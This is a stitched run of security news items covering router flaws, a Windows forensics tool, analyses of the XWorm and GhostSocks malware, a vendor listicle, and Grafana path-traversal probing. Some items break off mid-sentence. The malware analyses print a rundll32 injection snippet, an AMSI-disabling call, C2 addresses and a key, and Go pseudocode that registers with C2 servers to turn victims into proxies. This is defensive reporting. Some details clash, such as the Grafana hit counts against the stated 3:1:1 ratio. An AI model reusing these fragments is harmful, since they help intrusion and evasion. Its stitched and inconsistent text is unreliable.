A critical vulnerability affecting DrayOS routers could let unauthenticated attackers execute code remotely. Discovered on July 22 by Pierre-Yves Maes of ChapsVision, the flaw stems from the use of an uninitialized variable in the Web User Interface (WebUI). Crafting special HTTP or HTTPS requests to the WebUI triggers memory corruption, potentially crashing the device or […]
AmCache plays a vital role in identifying malicious activities in Windows systems. This tool allows the identification of both benign and malicious software execution on a machine.
Managed by the operating system and virtually tamper-proof, AmCache data endures even when malware auto-deletes itself, making it indispensable in incident response.
AmCache stores SHA-1 hashes of executed files, enabling DFIR professionals to query public threat intelligence feeds such as OpenTIP and VirusTotal and rapidly generate indicators of compromise for blocking across the network.
The new open-source tool, released by Kaspersky researchers, simplifies the parsing of the Amcache.hve registry hive, automating IOC extraction and threat intelligence lookups to accelerate threat detection and containment.
AmCache EvilHunterTool
AmCache-EvilHunter is a command-line utility written in Python that ingests the C:\Windows\AppCompat\Programs\Amcache.hve file and extracts key metadata entries.

It parses critical registry keys InventoryApplicationFile, InventoryDriverBinary, InventoryApplication, and InventoryApplicationShortcut—to reveal file paths, publisher data, LinkDate timestamps, binary types (32-bit vs. 64-bit), and SHA-1 hashes. A sample invocation looks like this:
Basic usage of AmCache-EvilHunter
This command filters records by date range, outputting a CSV of all executables present between September 1 and September 30, 2025.

CSV result
The FileID field contains the hash with four leading zeroes, while Size and IsOsComponent flags help analysts distinguish system binaries from potential malware.
Kaspersky stated that AmCache-EvilHunter’s standout features include built-in threat intelligence integration and advanced filtering options.
The –find-suspicious flag applies heuristics—such as one-letter names (1.exe), random hex filenames, and common typo variants like scvhost.exe to highlight anomalous entries.
Suspicious files identification
Additional flags, –missing-publisher and –exclude-os, further reduce noise by filtering out signed OS components. For each identified hash, users can invoke:
This triggers automated lookups against VirusTotal and Kaspersky OpenTIP, appending detection counts and threat classification tags to the output.
Analysts can also search specific keywords or ProgramId values using –search “winscp.exe” to confirm the presence of deleted or transient tools.
AmCache-EvilHunter uses the Registry Python library to load the REGF-formatted hive while iterating through its subkeys and values.
Its modular architecture allows developers to extend support for custom IOC feeds or integrate with SOAR platforms. Binaries and scripts are available on GitHub for both Windows and Linux deployments.
By automating parsing, filtering, and threat lookups, AmCache-EvilHunter significantly cuts manual effort and accelerates DFIR workflows.
Incident responders can rapidly reconstruct execution timelines, pinpoint stealthy rootkits via InventoryDriverBinary, and generate robust IOCs from InventoryApplicationFile entries.
As adversaries increasingly employ self-erasing malware, this tool ensures that crucial execution evidence is never lost.
In the constantly evolving world of cyber threats, staying informed is not just an advantage; it’s a necessity. First observed in 2022, XWorm quickly gained notoriety as a highly effective malware, providing cybercriminals with a versatile toolkit for malicious activities. XWorm’s modular design is built around a core client and an array of specialized components […]
The resurgence of XWorm in mid-2025 marks a significant escalation in malware sophistication.
After a lull following the abrupt discontinuation of official support for version 5.6 in late 2024, threat actors unveiled XWorm V6.0 on June 4, 2025.
A post on hackforums.net by an account named XCoderTools first announced this release, claiming to patch a critical remote code execution flaw present in earlier editions.
Post made on hackforums[.]net (Source – Trellix)
Despite initial skepticism about the author’s authenticity, subsequent samples submitted to VirusTotal confirmed the malware’s rapid adoption among cybercriminals.
XWorm’s modular architecture centers around a core client and a suite of plugins that enable varied malicious activities—from credential theft to ransomware deployment.
Once the initial dropper executes, it employs a multi-stage infection chain designed to evade detection and persist on compromised systems.
Infection chain of XWorm V6.0 (Source – Trellix)
Trellix analysts noted that the attacker-delivered JavaScript installer disables Windows Defender’s Antimalware Scan Interface before launching a PowerShell script that loads an injector DLL.
By injecting code into a legitimate Windows process such as RegSvcs.exe, the malware effectively conceals its presence within trusted system binaries.
Subsequent communication follows a well-defined protocol toward a command-and-control (C2) server at 94.159.113.64 over port 4411, using an AES-encrypted channel and a default key of 666666.
Once connected, the client generates a unique machine identifier by hashing a combination of system parameters—username, OS version, processor count, and directory sizes.
Generation of Client ID (Source – Trellix)
This Client ID is stored under HKCU in the registry and used for all future plugin storage, encryption routines, and C2 transactions.
Infection Mechanism
Delving into XWorm V6’s infection mechanism reveals a carefully orchestrated sequence of actions. The initial payload arrives as a JavaScript (.js) file embedded in phishing emails or compromised websites.
When executed, this script issues a PowerShell command similar to the following:-
The downloaded PowerShell content first calls [System.Management.Automation.AmsiUtils]::ToggleAmsi(false) to disable AMSI scanning.
It then writes the injector DLL and the primary XWorm client executable to %TEMP%, before launching the DLL using:-
Process injector = new Process();
injector.StartInfo.FileName = "rundll32.exe";
injector.StartInfo.Arguments = “\"%TEMP%\\injector.dll\",#1 \"%TEMP%\\XWormClient.exe\"”;
injector.Start();
By leveraging rundll32.exe, the injector maps malicious code into the address space of RegSvcs.exe, ensuring the Trojan runs under a legitimate process context.
This stealthy approach not only bypasses application whitelisting but also complicates forensic analysis by scattering malicious components across transient directories.
Once the payload is resident, the client calls home to retrieve further instructions or plugins, which are delivered as Base64-encoded DLLs.
Each plugin’s SHA-256 hash is checked against the registry; if absent, the plugin is fetched and loaded directly into memory, negating the need for disk writes.
This memory-resident design significantly reduces the malware’s footprint and enhances persistence, making detection and remediation especially challenging for defenders.
Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.
Brazilian users have emerged as the target of a new self-propagating malware that spreads via the popular messaging app WhatsApp.
The campaign, codenamed SORVEPOTEL by Trend Micro, weaponizes the trust with the platform to extend its reach across Windows systems, adding the attack is “engineered for speed and propagation” rather than data theft or ransomware.
“SORVEPOTEL has been observed to
An operator known as GhostSocks advertised a novel Malware-as-a-Service (MaaS) on the Russian cybercrime forum XSS.is on October 15, 2023, promising to transform compromised devices into residential SOCKS5 proxies.
The service capitalized on the inherent trust placed in residential IP addresses to bypass anti-fraud systems and avoid detection by network defenders.
Early promotional posts showcased a web-based control panel that offered centralized management of devices, sub-accounts, and automated build generation for both Windows and UNIX targets.
GhostSocks Sales Thread (Source – Synthient)
The GhostSocks MaaS model eliminates the need for threat actors to maintain external proxy servers, reducing operational costs and infrastructure complexity.
Builds are compiled in native Go and range from 3 MB before obfuscation to 8 MB afterward, leveraging the open-source garble project for string and symbol obfuscation.
Once deployed, GhostSocks runs entirely in memory, providing SOCKS5 functionality without implementing its own persistence mechanism.
Synthient analysts noted the malware’s reliance on other initial-access tools, such as LummaStealer, to gain footholds on victim systems, underscoring the interconnected nature of modern threat actor ecosystems.
The service quickly gained traction beyond low-level cybercriminals; leaked BlackBasta ransomware chat logs from February 2025 reveal discussions about integrating GhostSocks alongside LummaStealer to maintain long-term network access without raising suspicion.
Leaked BlackBasta chat logs and their discussion of GhostSocks (Source – Synthient)
In the aftermath of law enforcement takedowns of LummaStealer infrastructure, GhostSocks continued to operate, albeit with reduced visibility on underground forums.
Its resilience highlights the adaptability of MaaS offerings in the continually evolving cybercrime landscape.
Infection Mechanism
GhostSocks deployments typically begin with a dropper delivered by a separate malware family. Upon execution, the GhostSocks binary first acquires a global mutex named "start_to_run" to prevent multiple instances.
It then searches the %TEMP% directory for a configuration file; if unavailable, it falls back to a hardcoded encrypted blob.
After decrypting this blob, GhostSocks iterates over a list of embedded C2 URLs until a successful HTTP 200 response is returned, at which point it provisions SOCKS5 credentials.
The following pseudocode illustrates the relay resolution loop:-
for _, url := range c2List {
    resp, err := http.Get(url + "/apihelper-first-register?buildVersion=" + version +
                          "&proxyPassword=" + pwd + "&proxyUsername=" + user)
    if err != nil || resp.StatusCode != http.StatusOK {
        continue
    }
    creds := extractCredentials(resp.Body)
    setupSocks5(creds)
    break
}
After registration, GhostSocks spawns a back-connect SOCKS5 session using the open-source go-socks5 and yamux libraries, effectively turning the victim host into a transparent relay for downstream clients.
GhostSocks system design (Source – Synthient)
This infection mechanism allows threat actors to monetize compromised hosts at scale while minimizing detectable network infrastructure.
Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.
In today’s hyperconnected digital environment, organizations face increasing threats to their online presence and reputations.
From cyberattacks and phishing campaigns to data breaches and brand impersonation, businesses must actively safeguard their digital footprint.
Digital footprint monitoring tools are designed to provide organizations with deep insights into risk exposure across surface web, deep web, and dark web sources, enabling proactive defense against threats before they can inflict harm.
This article provides an in-depth review of the Top 10 Best Digital Footprint Monitoring Tools for Organizations in 2025.
With specifications, features, pros and cons, reasons to buy, and expert analysis, this guide will help you identify the most reliable solution for protecting your enterprise.
Why Best Digital Footprint Monitoring Tools For Organizations 2025
As cyber risks intensify, organizations need scalable monitoring platforms that can track and analyze their global digital footprint in real time.
These tools help in identifying exposed credentials, leaked data, fake domains, or malicious activities targeting your brand.
Beyond cyber defense, they also enhance compliance, safeguard customer trust, and support holistic security strategies.
The tools reviewed here are chosen for their advanced detection capabilities, AI-driven insights, customizability, and integration flexibility, ensuring they meet the security standards and operational needs of small and large enterprises alike.
Comparison Table: Top 10 Best Digital Footprint Monitoring Tools For Organizations 2025
Kaspersky Digital Footprint Intelligence was chosen for its comprehensive monitoring capabilities across open sources, underground forums, and criminal marketplaces.
Its strong integration of cyber threat intelligence provides organizations with not just alerts, but actionable insights for faster response.
The platform’s advanced data collection allows monitoring of leaked credentials, phishing domain setups, and digital brand abuse with higher accuracy than most market alternatives.
It is particularly suited for large organizations that require threat hunting support alongside footprint monitoring.
Specifications
The tool provides real-time monitoring features capable of scanning vast layers of the surface and dark web. Its machine learning models specialize in detecting domain spoofing and targeted phishing activities.
Kaspersky offers global threat intelligence powered by decades of expertise in malware and cybercrime investigations. The platform enables flexible integration into custom workflows.
Features
Kaspersky Digital Footprint Intelligence includes phishing protection, domain monitoring, data breach detection, and dark web scanning.
It uses global sensors and intelligence feeds to enrich detection accuracy, offering unmatched visibility into brand risks.
Reason to Buy
Businesses should consider Kaspersky because it combines a high degree of automation with precision-level detection.
Unlike traditional monitoring tools, its AI enriches findings with detailed attribution, helping security teams understand who is behind attacks.
Pros
Excellent dark web visibility
Trusted, globally recognized brand
Predictive intelligence guidance
Comprehensive reporting features
Cons
High cost for small businesses
Complex setup for non-technical teams
Best For: Large enterprise organizations with critical brand protection needs.
ZeroFox was selected as one of the leading digital footprint monitoring tools due to its advanced ability to detect brand impersonation, phishing domains, and social media-based threats.
Unlike many competitors, ZeroFox provides continuous global visibility across billions of digital assets, making it capable of spotting attacks before they escalate.
Its threat intelligence backbone is enriched by AI-driven analytics, helping organizations identify and mitigate fraud attempts in real time.
The platform excels in covering multiple attack surfaces, including social networks, deep web forums, and even mobile applications.
Specifications
ZeroFox offers automated protection layers, covering external digital threats across all online ecosystems. It operates with real-time monitoring and AI-led detection.
Reports are easy to interpret, targeting both operational and executive-level needs. Predictions are derived from over billions of data points.
Features
ZeroFox provides strong phishing domain detection, fake account monitoring, malware threat identification, and exposure reports. It extends monitoring deeply into both structured and unstructured online spaces.
It uses machine learning to improve continually, learning from user patterns. Alerts are instant and highly targeted. Fraud prevention systems work across social platforms.
Reason to Buy
Organizations should consider ZeroFox for its specialized brand protection technologies. Unlike many others, it aggressively tackles impersonation attacks, making it vital for businesses with large online visibility.
Its speed of threat identification is nearly unmatched. Fraud alerting helps mitigate financial losses at a far earlier stage. AI systems lend higher credibility to detection quality.
Pros
Strong brand impersonation protection
Excellent enterprise integrations
Dark web and surface web coverage
Easy-to-use user interface
Cons
Expensive for budget-sensitive companies
May require skilled analysts for full potential
Best For: Enterprises with strong digital brand exposure, especially in regulated industries.
Group-IB was picked because it is widely recognized for its industry-leading cybercrime investigations and in-depth digital risk protection activities.
The company has one of the strongest reputations in tackling fraud and advanced persistent threats. Its digital footprint monitoring platform leverages decades of threat actor profiling and intelligence expertise.
One of the main reasons for including Group-IB is its unique ability to connect exposed footprints with real cyber adversaries.
Unlike generic monitoring tools, it adds investigative context to each finding, making security alerts more meaningful. It also covers both emerging and sophisticated attacks, including ransomware campaigns.
Specifications
Group-IB Digital Risk Protection provides deep visibility into both digital and dark web environments. The platform can track leaked credentials, sensitive data, and fraudulent online stores mimicking brands.
Using AI-driven data gathering, it identifies potential impersonation campaigns ahead of time. Real-time monitoring ensures organizations don’t miss critical risk indicators.
Features
Key features include anti-fraud intelligence, phishing detection, executive impersonation detection, and counterfeit online monitoring. The system provides automatic alerts and integrates with SOC infrastructures.
Enhanced AI tools categorize threats by severity. Reports support international compliance frameworks. Intelligence feeds are updated constantly with verified threat actor activity.
Reason to Buy
Group-IB should be a choice for organizations looking for not only monitoring but also threat attribution. Its expertise in linking digital crimes to real entities sets it apart.
The platform is particularly powerful in industries suffering from fraud, like retail and banking. Its dark web coverage and investigative features help uncover stolen data early.
Pros
Unmatched fraud detection reputation
Strong cybercrime investigation capability
Comprehensive coverage of dark web sources
Contextualized reporting adds deeper value
Cons
Cost-prohibitive for SMEs
More suited for large or critical industries
Best For: Banking, finance, and retail organizations with high fraud exposure.
Bitsight was chosen for its global recognition as a leader in security ratings and external risk monitoring solutions.
Unlike standard footprint analysis tools, Bitsight assigns objective ratings to your organization’s digital security posture, making it one of the most widely respected benchmarking solutions in risk assessment.
Companies use it to measure third-party vendor and partner risks too, which is critical in supply chain security.
What sets Bitsight apart is its massive data collection from botnets, malware samples, and network traffic insights, translated into easy-to-understand risk ratings.
Specifications
Bitsight offers continuous monitoring with automated rating updates. Its core strength is assigning numerical ratings to security performance.
Data sources include botnets, malware feeds, and third-party partnerships. Dashboards are simple and insightful, specially designed for executives.
Features
Bitsight includes vendor risk assessment, organizational security ratings, and real-time monitoring of external risks. It tracks global infections, exposure of open ports, and configuration weaknesses.
Alerts notify users of risk movements in real time. Benchmarking provides easy communication with executives. Compliance frameworks support mapping to industry regulations.
Reason to Buy
Companies should buy Bitsight because of its dual functionality: continuous footprint monitoring and security benchmarking.
It translates cyber signals into a language executives can understand: ratings. It also provides supply chain visibility, which is becoming essential for enterprise security.
Pros
Strong third-party risk visibility
Easy-to-understand rating mechanism
Used widely across industries
Excellent executive reporting tools
Cons
No significant dark web coverage
More strategic than tactical in use cases
Best For: Organizations needing security benchmarking and vendor risk visibility.
SecurityScorecard was chosen because it delivers continuous monitoring and assigns organizations an A–F score on their cyber health, much like a credit rating system.
This unique approach makes complex cyber risks accessible for both executives and technical teams. The company is recognized as one of the most accurate providers of external cyber health assessments.
SecurityScorecard has particularly shined in vendor ecosystem management, where businesses need to gauge their suppliers’ cyber hygiene.
Its dashboards are engaging and designed with user clarity in mind. The platform ensures risks are not only detected but communicated effectively.
Specifications
The tool categorizes cyber risks into areas like domain security, endpoint vulnerabilities, application security, and IP-based risk. Ratings are dynamically updated.
Data coverage spans global markets and industry verticals. Integration APIs allow seamless SOC integration.
Features
SecurityScorecard includes vendor ecosystem risk scoring, external monitoring automation, sector-based benchmarking, and fraud alerting. Its domain tracker monitors DNS anomalies.
Alerts are detailed and actionable in real time. Cross-team collaboration features support transparency. Integration with SIEM solutions ensures consistency.
Reason to Buy
Businesses should buy SecurityScorecard because of the simplicity of its scoring model. It explains vulnerabilities in universally understandable terms.
Vendor visibility reduces business continuity risks. Its ecosystem marketplace is unique for evaluating potential suppliers. It’s a strong compliance enabler as well.
Pros
Transparent A–F scoring mechanism
Excellent for vendor ecosystems
Easy dashboard for multi-level users
Great compliance reporting support
Cons
Limited dark web visibility
Best for monitoringly, not deep hunting
Best For: Companies managing complex vendor ecosystems and supply chains.
RiskRecon was picked for its unique approach of providing organizations not just with insights into their own digital footprint risks but also into the third-party ecosystem risks that could impact them.
Unlike many tools, RiskRecon emphasizes scalable risk management by automating external scanning that covers open systems, configuration flaws, and data exposures.
It is particularly powerful for organizations with a large vendor base, where securing the supply chain becomes essential.
Another reason we chose RiskRecon is its ease of understanding, showing risk in detailed yet clear formats that can be communicated to technical teams as well as managerial staff.
Specifications
RiskRecon maps global risks across external infrastructure, open ports, certificates, cloud storage, and other digital assets tied to an organization.
Its real-time monitoring updates continuously to spot risks promptly. The dashboards display critical exposures clearly for actionable insights.
Features
Key features include supply chain analysis, automated digital footprint discovery, detailed risk scoring, and prioritized risk remediation guidance.
It integrates seamlessly with other enterprise intelligence platforms. It highlights insecure systems using advanced scanning. Reports categorize risks by severity.
Reason to Buy
Organizations should consider RiskRecon because of its tailored balance between cost-effectiveness and enterprise-grade visibility.
It excels in giving organizations insight into partner ecosystems, something critical in a world of supply chain cyber risks. It focuses on actionable priorities instead of cluttered alerts.
Pros
Ideal for vendor and partner security visibility
Prioritizes actionable risks
Scalable and cost-efficient
Easy adoption with cloud-native design
Cons
Limited dark web scanning
Not ideal for organizations needing deep attribution intelligence
Best For: Organizations needing third-party and supplier ecosystem risk monitoring.
BlueVoyant was selected for its exceptional integration of threat intelligence with digital footprint monitoring. The platform stands out because it doesn’t stop at the identification stage; it offers operational defense services in parallel.
Its broad coverage ensures monitoring of critical external assets, exposed credentials, and impersonation threats. One major reason for inclusion is its holistic approach integrating professional managed security services.
BlueVoyant’s strength lies in delivering precise, actionable threat feeds combined with advanced technology. Its background in working with government and defense organizations makes it highly reliable.
Its monitoring workflows leverage AI and automation for rapid detection and mitigation. The depth of BlueVoyant’s intelligence feeds is unmatched in some industries.
Specifications
The BlueVoyant platform provides continuous monitoring, threat detection powered by AI, and intelligence-rich contextual reporting. Its system supports large-scale environments with real-time processing.
Defense teams can interact through its managed service features directly. Dashboards are easy to customize, designed for SOC level usability.
Features
Key features include external infrastructure visibility, phishing domain detection, brand impersonation alerts, executive impersonation protection, and criminal marketplace monitoring.
It delivers deep insights into organization-level data leaks. The system helps identify vulnerable endpoints exposed publicly. BlueVoyant integrates managed detection and response services.
Reason to Buy
BlueVoyant should be considered by any organization that needs both visibility and operational response assistance. Its integration of managed services closes the common technology-to-action gap.
Companies without fully staffed security operations benefit heavily here. Its intelligence feeds are richer than many competitors. Enterprises gain actionable recommendations alongside threat identification.
Pros
Deep intelligence feeds with global coverage
Managed services bridge staffing gaps
AI-driven detection with precision
Integration-friendly dashboards
Cons
Higher costs for SMBs
Reliance on managed services may not suit all organizations
Best For: Large enterprises seeking both monitoring and managed security support.
Google Digital Risk Protection (part of Google Cloud Security suite) was selected because of its unmatched global data collection, search capabilities, and machine learning algorithms.
Its ability to analyze massive amounts of digital exposure data quickly is stronger than most providers. We picked it because many organizations already integrate with Google’s suite, simplifying adoption.
Its tools take advantage of Google’s unrivaled visibility across the internet ecosystem, making detection of phishing sites, fake ads, and impersonation attempts highly accurate.
The intelligence of Google systems in identifying suspicious activity is far-reaching, covering global attack surfaces with ease.
Specifications
The platform integrates with Google Cloud-native security tools. It offers global coverage across surface, deep, and dark web environments. AI models train on petabytes of data daily.
Dashboards work seamlessly with other Google Suite offerings. Alerts and reports are scalable to meet enterprise requirements. Compliance-friendly reports reduce audit gaps.
Features
Key features include phishing and fake domain detection, brand impersonation monitoring, automated dark web scans, and exposure reports. Its AI and ML algorithms prioritize top security risks.
Seamless usage of Google’s machine learning provides deeper accuracy. Alerts and logs integrate easily into SIEM pipelines.
Reason to Buy
Google Digital Risk Protection is worth adopting due to its scalability and accuracy. It leverages Google’s large-scale intelligence advantage to detect risks faster.
Existing adoption of Google Cloud makes integration easy for many enterprises. Automated brand protection is ideal for globally recognized companies.
Pros
Unmatched scale of data detection
Easy integration with Google Cloud tools
Automated takedown services included
High accuracy AI-driven models
Cons
Limited customization compared to pure-play platforms
May not fit on-premises focused organizations
Best For: Enterprises operating on Google Cloud with large internet exposure.
ReliaQuest was chosen for its balanced mix of SaaS-based digital risk protection with strong integration features across SIEM, SOAR, and EDR platforms.
Positioned as an open extended detection and response (XDR) platform, ReliaQuest brings together digital footprint monitoring with real-time detection.
What stood out for us is the tool’s flexibility it integrates an organization’s entire security ecosystem to provide higher-quality insights.
ReliaQuest is designed for modern SOC environments that require speed, clarity, and collaboration. Another reason for its inclusion is the maturity of its reporting for both compliance and executive communication.
Specifications
ReliaQuest is a cloud-native SaaS platform. It provides AI-powered analytics for external threat detection. Dashboards are collaborative in design. Integration APIs cover SIEM, SOAR, and EDR systems.
Reports are dynamically updated for compliance teams. Continuous monitoring feeds keep intelligence fresh consistently. The scalability ensures usage by small to large enterprises. Vendor and supply chain risk visibility is included.
Features
The tool features complete visibility across organizations’ external risks, vendor and supply chain assessments, and real-time alerting. It also integrates seamlessly into existing SOC workflows.
Risk prioritization features reduce false positives. Reports are tailored for different stakeholders. Advanced behavioral analytics track emerging risks.
Reason to Buy
ReliaQuest should be bought for its ability to unify external monitoring with internal workflows. Its XDR orientation is unique. SOC teams gain efficiency by having multi-tool integration without tool sprawl.
It enhances vendor risk monitoring, helping organizations evaluate cybersecurity postures effectively. Executive reporting clarity is strong for boards and stakeholders.
Pros
Strong SOC and SIEM integrations
XDR focus brings unified controls
Flexible across industries
AI-driven continuous improvement
Cons
Less coverage of underground criminal channels than niche providers
May require training for maximum utility
Best For: Mid-to-large organizations looking for integration-friendly risk protection tools.
UpGuard was picked for its specialization in digital risk management and breach monitoring with a highly user-friendly platform.
It has earned recognition for giving businesses visibility into third-party and vendor security without technical complexity.
Unlike many monitoring tools, UpGuard is popular with fast-growing start-ups as well as enterprises due to its simplicity and cost-effectiveness.
We selected it because its reports are intentionally designed for clarity perfect for security leaders needing simple but reliable external monitoring.
Specifications
UpGuard provides cloud-native continuous monitoring and risk scoring across third-party environments and organizational assets. Dashboards are intuitive and simplified.
Supply chain coverage ensures breaches in external partners get visibility immediately. Integrated AI adjusts scoring dynamically. Reports cover compliance requirements clearly.
Features
Notable features include risk scoring, third-party and vendor monitoring, leak detection, and breach exposure discovery. Visual simplicity makes insights more accessible across security and non-security teams.
Alerts are generated in real time. Reports are tuned to industry compliance frameworks. Supply chain oversight reduces indirect risk. Dashboards allow comparison across different partners.
Reason to Buy
UpGuard is particularly valuable for organizations seeking usable external monitoring without technical burden. Its simplicity is unmatched compared to many competitors. It balances affordability with quality coverage.
Vendor and partner analysis is detailed yet easy to manage. Reports translate into actionable guidance quickly. The tool fits equally well for startups and large firms with multiple vendors.
Pros
Extremely user-friendly dashboard
Affordable with strong ROI
Great for vendor oversight and SMBs
Solid breach exposure detection
Cons
Not as advanced in dark web or underground threat visibility
Limited for organizations needing very deep customizability
Best For: Startups and mid-sized enterprises focused on simple supply chain risk insights.
The digital footprint of every organization in 2025 is more complex and vulnerable than ever.
Cybercriminals exploit weaknesses in external assets, vendor ecosystems, and brand exposures, demanding proactive tools that provide resilience.
The Top 10 Best Digital Footprint Monitoring Tools for Organizations in 2025 include trusted providers with unique advantages, whether you’re seeking brand protection (ZeroFox, Group-IB), security ratings and benchmarking (Bitsight, SecurityScorecard), supply chain visibility (RiskRecon, UpGuard), or enterprise-scale intelligence (Kaspersky, BlueVoyant, Google DRP, ReliaQuest).
Selecting the right tool depends on your specific needs large enterprises may prefer comprehensive solutions like Kaspersky and Group-IB, while growing firms can benefit from versatile and cost-friendly platforms like RiskRecon or UpGuard.
Ensuring visibility, speed of detection, and actionable reporting is key. With these tools, organizations can prevent reputational damage, improve compliance, and stay several steps ahead of adversaries shaping the digital risk landscape in 2025.
Grafana, the popular open-source analytics and visualization platform, has once again become the target of a large‐scale, coordinated exploitation effort.

On 28 September, security researchers at GreyNoise detected a sudden spike in attempts to exploit CVE-2021-43798, a path traversal flaw that permits arbitrary file reads on unpatched instances.
Over the course of a single day, 110 unique malicious IPs probed the Global Observation Grid (GOG), all classified as adversarial, in what appears to be a concerted campaign to harvest sensitive configuration and credential files.
Grafana Exploitation Attempts
The previous months’ activity had been limited, but on September 28, attackers generated an upsurge of requests. A total of 110 unique IP addresses attempted exploitation. Destinations included only the United States, Slovakia, and Taiwan, adhering to a strict 3:1:1 distribution.
Bangladesh accounted for 107 of the source IPs, targeting U.S. endpoints 105 times, with the remaining two sources in China and one in Germany. Most IPs were first observed on the same day they launched their probes, suggesting disposable infrastructure.
Grafana Path Traversal Attempt

Payloads followed a classic traversal pattern, for example:
Responses returning system files or Grafana configuration data would reveal credentials or sensitive settings, enabling further compromise of monitored environments.
Traffic analysis uncovered two notable patterns: a uniform geographic targeting ratio and convergence of tooling fingerprints.
Bangladesh-based scanners hit U.S. hosts 100 times, Slovakia once, and Taiwan once; similar 3:1:1 ratios were observed from China and Germany.
The top TCP and HTTP fingerprints distinct sets of TLS JA3 hashes and User-Agent strings mapped similarly across destinations, indicating that attack kits were shared or orchestrated centrally rather than by different actors.
Two China-hosted IPs, 60.186.152.35 and 122.231.163.197, both under CHINANET-BACKBONE, were active exclusively on 28 September and focused solely on Grafana path traversal probes, GreyNoise said.
Exploitation of older, high–impact flaws remains prevalent. Path traversal bugs in Grafana have featured in SSRF waves and account takeover toolkits, and attackers frequently integrate them into multi-stage exploit chains.
The resurgence of CVE-2021-43798 demonstrates that even patched or deprecated vulnerabilities demand ongoing vigilance.
Mitigations
Ensure all Grafana deployments are updated to the latest secure release, mitigating CVE-2021-43798. Inspect web server logs for unauthorized traversal requests and audit any returned file contents for unauthorized access.
Block the 110 malicious IPs identified on 28 September and consider implementing dynamic IP blocklists with JA3/JA4 signature support.
By maintaining rigorous patch management and proactive log analysis, organizations can defend against the resurgence of legacy vulnerabilities and disrupt coordinated exploitation efforts.
Critical security flaws have been discovered in the TOTOLINK X6000R wireless router, exposing users to severe risks of remote code execution and unauthorized system access.
These vulnerabilities affect the router’s web interface and various administrative functions, creating multiple attack vectors that malicious actors can exploit to gain complete control over affected devices.
The discovery highlights ongoing security challenges in consumer networking equipment, where inadequate input validation and poor secure coding practices continue to create significant attack surfaces.
The TOTOLINK X6000R, marketed as a high-performance wireless router for home and small business environments, has become a target of concern due to multiple command injection vulnerabilities within its firmware.
These security flaws allow unauthenticated remote attackers to execute arbitrary system commands through specially crafted HTTP requests to the device’s web management interface.
The vulnerabilities stem from insufficient sanitization of user-supplied input parameters, which are directly passed to system functions without proper validation or encoding.
Following extensive security research, Palo Alto Networks analysts identified these critical vulnerabilities during routine threat hunting activities and firmware analysis.
The research team discovered that the router’s web interface fails to implement adequate security controls, particularly in handling administrative functions and parameter processing.
This research was part of a broader initiative to assess the security posture of widely deployed networking infrastructure devices.
The most severe vulnerability allows attackers to bypass authentication mechanisms entirely, executing commands with root privileges on the underlying Linux system.
Successful exploitation requires only network connectivity to the target device, making these flaws particularly dangerous for internet-facing routers or devices accessible through compromised network segments.
The attack vectors include malicious HTTP requests targeting specific CGI endpoints, where parameters containing shell metacharacters can trigger command execution.
Vulnerability
CVE
Component
Impact
Attack Vector
Authentication Required
Command Injection in CGI Interface
Pending
Web Management Interface
Remote Code Execution
HTTP POST Request
No
Authentication Bypass
Pending
Admin Panel Access
Unauthorized Access
Direct URL Access
No
Parameter Injection
Pending
Configuration Module
System Command Execution
Malicious HTTP Parameters
No
Shell Metacharacter Injection
Pending
System Configuration
Root Privilege Escalation
Crafted Input Parameters
No
Command Injection Attack Mechanism
The primary attack mechanism revolves around command injection vulnerabilities in the router’s CGI scripts, specifically within the device management and configuration modules.
Attackers can craft HTTP POST requests containing malicious payloads embedded within seemingly legitimate configuration parameters.
These payloads leverage shell command separators such as semicolons, pipe characters, and backticks to break out of intended command contexts and execute arbitrary system commands.
The vulnerable endpoints process user input through system calls without implementing proper input validation or command sanitization.
For example, configuration parameters intended for network settings are directly concatenated into shell commands, allowing attackers to inject additional commands.
This design flaw enables complete system compromise, including the ability to modify router configurations, extract sensitive information, establish persistent backdoors, and pivot to other network-connected devices.
